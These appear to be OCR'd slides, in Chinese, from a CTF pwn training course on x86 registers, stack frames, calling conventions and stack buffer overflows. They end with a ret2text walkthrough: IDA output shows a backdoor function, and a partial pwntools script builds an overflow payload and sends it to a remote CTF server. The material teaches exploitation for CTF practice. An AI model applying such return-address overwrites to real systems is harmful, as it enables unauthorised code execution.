CTF pwn培訓

01

認識棧結構

pwn的名詞了解

01

exploit(exp)

用python或c寫的用於攻擊的腳本與方案

02

shellcode

調用攻擊目標的shell的代碼

03

payload

攻擊載荷，目的是去攻击目标进程被劫持控制流的数据

認識栈结构

首先先瞭解所攻擊的文件類型

什麼是可執行檔?

- 廣義：檔中的數據是可執行代碼的檔
  - .out、.exe、.sh、.py
- 狹義：檔中的數據是機器碼的檔
  - .out、.exe、.dll、.so

可執行檔的分類

- Windows：PE（Portable Executable)
  - 可執行程式
    - .exe
  - 動態鏈接庫
    - .dll
  - 靜態鏈接庫
    - .lib
- Linux：ELF（**Executable and Linkable Format**）
  - 可執行程式
    - .out
  - 動態鏈接庫
    - .so
  - 靜態鏈接庫
    - .a

認識栈结构

彙編寄存器知識點詳解

在PWN和組合語言中，寄存器是處理器中用於暫存指令、數據和地址的重要組件。

以下是常見寄存器的功能及其在程式執行中的作用：

常見寄存器及其功能

RIP/EIP（指令指針寄存器）：存儲即將執行的指令地址，決定程式的執行流程。

RBP/EBP（棧基寄存器）：存儲當前棧幀的棧底地址，用於索引函數參數或局部變數的位置。

RSP/ESP（棧指針寄存器）：指向當前棧幀的棧頂地址，在函數調用和返回時動態變化。

RAX/EAX（累加寄存器）：用於存儲函數返回值，常作為加法和乘法的默認寄存器。

RBX/EBX（基址寄存器）：在內存尋址中存儲基地址。

RCX/ECX（計數器寄存器）：用於迴圈操作或移位操作的計數。

RDX/EDX（數據寄存器）：存儲整數除法的餘數或其他數據。

RSI/ESI（源變址寄存器）：指向數據源地址。

RDI/EDI（目的變址寄存器）：指向數據目標地址

認識栈结构

常用彙編指令

- MOV
- LEA
- ADD/SUB
- PUSH
- POP
- CMP
- JMP
- J[Condition]
- CALL
- LEAVE
- RET
- ……

認識栈结构

MOV

MOV DEST, SRC ；把源運算元傳送給目標

- MOV EAX,1234H ；執行結果（EAX） = 1234H
- MOV EBX, EAX
- MOV EAX, [00404011H] ；[ ] 表示取地址內的值
- MOV EAX, [ESI]

LEA

LEA REG, SRC ；把源運算元的有效地址送給指定的寄存器

- LEA EBX, ASC ；取 ASC 的地址存放至 EBX 寄存器中
- LEA EAX, 6[ESI] ；把 ESI+6 單元的32位地址送給 EAX

認識栈结构

PUSH

PUSH VALUE ；把目標值壓棧，同時SP（rsp/esp）指針-1字長

- PUSH 1234H
- PUSH EAX

POP

POP DEST ；將棧頂的值彈出至目的存儲位置，同時SP指針+1字長

- POP EAX

認識栈结构

LEAVE

- 在函數返回時，恢復父函數棧幀的指令
- 等效於：
  - MOV ESP, EBP
  - POP EBP


RET

- 在函數返回時，控制程式執行流返回父函數的指令
- 等效於：
  - POP RIP （這條指令實際是不存在的，不能直接向RIP寄存器傳送數據）

RIP：存儲即將執行的指令地址，決定程式的執行流程


認識栈结构

- 函數調用棧是指程式運行時記憶體一段連續的區域，用來保存函數運行時的狀態資訊，包括函數參數與局部變數等
- 稱之為“棧”是因為發生函數調用時，調用函數（caller）的狀態被保存在棧內，被調用函數（callee）的狀態被壓入調用棧的棧頂
- 在函數調用結束時，棧頂的函數（callee）狀態被彈出，棧頂恢復到調用函數（caller）的狀態
- 函數調用棧在內存中從高地址向低地址生長，所以棧頂對應的記憶體地址在壓棧時變小，退棧時變大



認識栈结构


棧幀結構概覽



認識栈结构


- 函數狀態主要涉及三個寄存器 —— esp，ebp，eip。esp 用來存儲函數調用棧的**棧頂地址**，在壓棧和退棧時發生變化。ebp 用來存儲當前函數狀態的**基地址**，在函數運行時不變，可以用來索引確定函數參數或局部變數的位置。eip 用來存儲**即將執行的程式指令的地址**，cpu 依照 eip 的存儲內容讀取指令並執行，eip 隨之指向相鄰的下一條指令，如此反復，程式就得以連續執行指令。

- 下麵讓我們來看看發生函數調用時，棧頂函數狀態以及上述寄存器的變化。變化的核心任務是將調用函數（caller）的狀態保存起來，同時創建被調用函數（callee）的狀態。
- 首先將被調用函數（callee）的參數按照逆序依次壓入棧內。如果被調用函數（callee）不需要參數，則沒有這一步驟。這些參數仍會保存在調用函數（caller）的函數狀態內，之後壓入棧內的數據都會作為被調用函數（callee）的函數狀態來保存。



認識栈结构


然後將調用函數（caller）進行調用之後的下一條指令地址作為返回地址壓入棧內。這樣調用函數（caller）的 eip（指令）資訊得以保存。



將被調用函數的返回地址壓入棧內

認識栈结构


再將當前的ebp 寄存器的值（也就是調用函數的基地址）壓入棧內，並將 ebp 寄存器的值更新為當前棧頂的地址。這樣調用函數（caller）的 ebp（基地址）資訊得以保存。同時，ebp 被更新為被調用函數（callee）的基地址。



將調用函數的基地址（ebp）壓入棧內，並將當前棧頂地址傳到 ebp 寄存器內

認識栈结构

再之後是將被調用函數（callee）的局部變數等數據壓入棧內。




將被調用函數的局部變數壓入棧內

認識栈结构

- 在壓棧的過程中，esp 寄存器的值不斷減小（對應於棧從記憶體高地址向低地址生長）。壓入棧內的數據包括調用參數、返回地址、調用函數的基地址，以及局部變數，其中調用參數以外的數據共同構成了被調用函數（callee）的狀態。在發生調用時，程式還會將被調用函數（callee）的指令地址存到 eip 寄存器內，這樣程式就可以依次執行被調用函數的指令了。

- 看過了函數調用發生時的情況，就不難理解函數調用結束時的變化。變化的核心任務是丟棄被調用函數（callee）的狀態，並將棧頂恢復為調用函數（caller）的狀態。


- 首先被調用函數的局部變數會從棧內直接彈出，棧頂會指向被調用函數（callee）的基地址。



將被調用函數的局部變數彈出棧外

認識栈结构


然後將基地址記憶體儲的調用函數（caller）的基地址從棧內彈出，並存到 ebp 寄存器內。這樣調用函數（caller）的 ebp（基地址）資訊得以恢復。此時棧頂會指向返回地址。



將調用函數（caller）的基地址（ebp）彈出棧外，並存到 ebp 寄存器內

認識栈结构

- 再將返回地址從棧內彈出，並存到 eip 寄存器內。這樣調用函數（caller）的 eip（指令）資訊得以恢復。
- 至此調用函數（caller）的函數狀態就全部恢復了，之後就是繼續執行調用函數的指令了。



將被調用函數的返回地址彈出棧外，並存到 eip 寄存器內

認識栈结构

函數調用棧的工作方式（cdecl）


- 32位程式函數調用約定：
- （1）參數從右向左依次入棧。函数参数保存在栈上，在函数返回地址的上方。
- （2）c調用約定，調用函數負責平衡棧。

- 64位程式函数调用约定：
- （1）前6個參數通過寄存器進行傳遞，剩餘的參數通過棧
- 進行傳遞（順序依然從右向左）。傳遞參數寄存器為rdi、
- rsi、rdx、rcx、r8、r9。如果還有更多的參數，才會使用棧來傳遞參數。
- （2）若使用到棧空間，調用函數負責平衡棧。

認識栈结构

- 當函數正在執行內部指令的過程中我們無法拿到程式的控制權，只有在發生函數調用或者結束函數調用時，程式的控制權會在函數狀態之間發生跳轉，這時才可以通過修改函數狀態來實現攻擊。而控制程式執行指令最關鍵的寄存器就是 eip，所以我們的目標就是讓 eip 載入攻擊指令的地址。

- 先來看看函數調用結束時，如果要**讓 eip 指向攻擊指令**，需要哪些準備？首先，在退棧過程中，返回地址會被傳給 eip，所以我們只需要讓溢出數據用攻擊指令的地址來覆蓋返回地址就可以了。其次，我們可以在溢出數據內包含一段攻擊指令，也可以在內存其他位置尋找可用的攻擊指令。



02

栈溢出详解

棧溢出详解


緩衝區溢出（Buffer overflow）

本質是向定長的緩衝區中寫入了超長的數據，造成超出的數據覆寫了合法記憶體區域

- 棧溢出（Stack overflow）
  - 最常見、漏洞比例最高、危害最大的二進位漏洞
  - 在 CTF PWN 中往往是漏洞利用的基礎
- 堆溢出（Heap overflow）
  - 堆管理器複雜，利用花樣繁多
  - CTF PWN 中的常見題型
- Data段溢出
  - 攻擊效果依賴於 Data段 上存放了何種控制數據


棧溢出详解

棧溢出




```
int overflow()
{
        char buf[8];          ←
        read(0, buf, 16);
}
```


輸入： AAAABBBBCCCCDDDD




```
int overflow()
{
        char buf[8];
        read(0, buf, 16);     ←
}
```

棧溢出详解

- 篡改棧幀上的返回地址為程式中已有的後門函數（text）



棧溢出詳解

ida打開，反編譯主函數

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  _BYTE v4[48]; // [rsp+0h] [rbp-30h] BYREF

  __isoc99_scanf("%s", v4);
  return 0;
}
```

同時發現fact函數裏面，有system("/bin/sh")，可利用

Functions

Function name	Segment	Start	Length
_init_proc	.init	0000000000400428	000000
sub_400450	.plt	0000000000400450	000000
_system	.plt	0000000000400460	00000
___libc_start_main	.plt	0000000000400470	00000
___isoc99_scanf	.plt	0000000000400480	000000
__gmon_start__	.plt.got	0000000000400490	000000
_start	.text	00000000004004A0	000000
deregister_tm_clones	.text	00000000004004D0	000000
register_tm_clones	.text	0000000000400510	000000
__do_global_dtors_aux	.text	0000000000400550	000000
frame_dummy	.text	0000000000400570	000000
fact	.text	0000000000400596	000000
main	.text	00000000004005AC	00000
__libc_csu_init	.text	00000000004005E0	000000
__libc_csu_fini	.text	0000000000400650	000000
_term_proc	.fini	0000000000400654	000000
system	extern	0000000000601050	00000
__libc_start_main	extern	0000000000601058	00000
__isoc99_scanf	extern	0000000000601060	000000
__imp___gmon_start__	extern	0000000000601068	000000

IDA View-A / Pseudocode-A

```
1 int fact()
2 {
3   return system("/bin/sh");
4 }
```

棧溢出详解

編寫payload:

- payload = A*(棧空間大小) + B*(s的大小) + p64(要跳轉到的地址：system(/bin/sh)地址)

python

```python
from pwn import *
io = remote('1.95.36.136',2134)
sh_addr = 0x400596
payload = b'a' * (0x30 + 0x8) + p64(sh_addr)
